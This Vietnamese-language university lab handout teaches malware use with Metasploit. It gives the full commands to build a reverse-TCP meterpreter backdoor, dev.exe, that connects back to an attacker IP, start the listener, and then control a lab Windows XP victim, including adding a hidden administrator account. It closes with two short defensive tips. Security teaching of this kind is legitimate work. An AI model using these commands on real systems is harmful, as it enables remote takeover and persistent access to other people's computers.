**Lab 6. Malware**

1. **Keylogger**

Thử nghiệm một số tính năng của Keylogger: SV có thể tự lập trình tạo ra và thử nghiệm.

1. **Malware**

# **PHẦN MỀM ĐỘC HẠI**

**Giới thiệu**

Attcker sẽ phát tán các chương trình độc hại đến máy nạn nhân. Khi máy nạn nhân vô tình chạy chương trình độc hại của attacker thì attacker có thể điều khiển máy nạn nhân

**Mục tiêu tấn công:**

* Usename/password các chương trình của mục tiêu.
* Lấy các tài liệu trên máy nạn nhân
* Leo thang đặc quyền
* Chạy các chương trình của Attacker

**Công cụ sử dụng:**

* Metasploit


Lưu ý: Trong phiên bản mới Kali 2021, không có lệnh *msfpayload. Xem link sau để biết lệnh thay thế.*

https://www.cyberpratibha.com/blog/msfvenom-replacement-of-msfpayload-and-msfencode-full-guide/

**Chuẩn bị hệ thống**

|  |  |  |
| --- | --- | --- |
| **Tên Thiết bị** | **Số lượng** | **Ghi chú** |
| PC Win XP  (192.168.2.135) | 1 | Test |
| Backtrack 5 r3  (192.168.2.136) | 1 | Dùng cho Attacker |

**Mô hình kết nối**



**Hack hệ thống:**

**Sử dụng metasploit trong Kali/Backtrack**


**Mở Terminal console**

**Bước 1: truy cập vào thư mục /pentest/exploits/framwork**

|  |
| --- |
| *#cd /pentest/exploits/framwork* |

**Bước 2: Đánh lệnh msfconsole**

|  |
| --- |
| *#msfconsole* |




**Bước 3: Tạo Virus có tên dev.exe**

|  |
| --- |
| *#msf>msfpayload windows/meterpreter/reverse\_tcp LHOST=192.168.2.136 LPORT=4444 X >/root/dev.exe* |

Trong đó: 192.168.2.136 là địa chỉ ip của máy tính Attacker

4444: Là chỉ số port sẽ sữ dụng kết nối với máy nạn nhân


Lệnh này tạo ra một virus backdoor có tên ***dev.exe***




**Bước 4: Thực hiện phát tán virus đến máy nạn nhân.**

**Bước 5: Khai thác máy nạn nhân**

|  |
| --- |
| *use exploit/multi/handler*  *set payload windows/meterpreter/reverse\_tcp*  *set LHOST 192.168.2.136*  *set LPORT 4444*  *exploit* |




Khi máy tính của nạn nhân chạy file ***dev.exe*** thì attacker sẽ kết nối đến máy nạn nhân




Bây giờ ta thực hiện khai thác máy victim

* Xem các process đang chạy: đánh lệnh ps



* Chụp ảnh màn hình của máy tính nạn nhân



* Tạo thư mục trên máy nạn nhân:

|  |
| --- |
| *meterpreter> mkdir C:/hacker* |

* Tạo user có quyền admin trên máy nạn nhân:

|  |
| --- |
| *meterpreter> shell*  *net user hacker abc123 add*  *net localgroup administrators hacker /add* |

# **PHÒNG CHỐNG CÁC PHẦN MỀM ĐỘC HẠI**

* Cài đặt chương trình duyệt virus
* Không chạy các chương trình lạ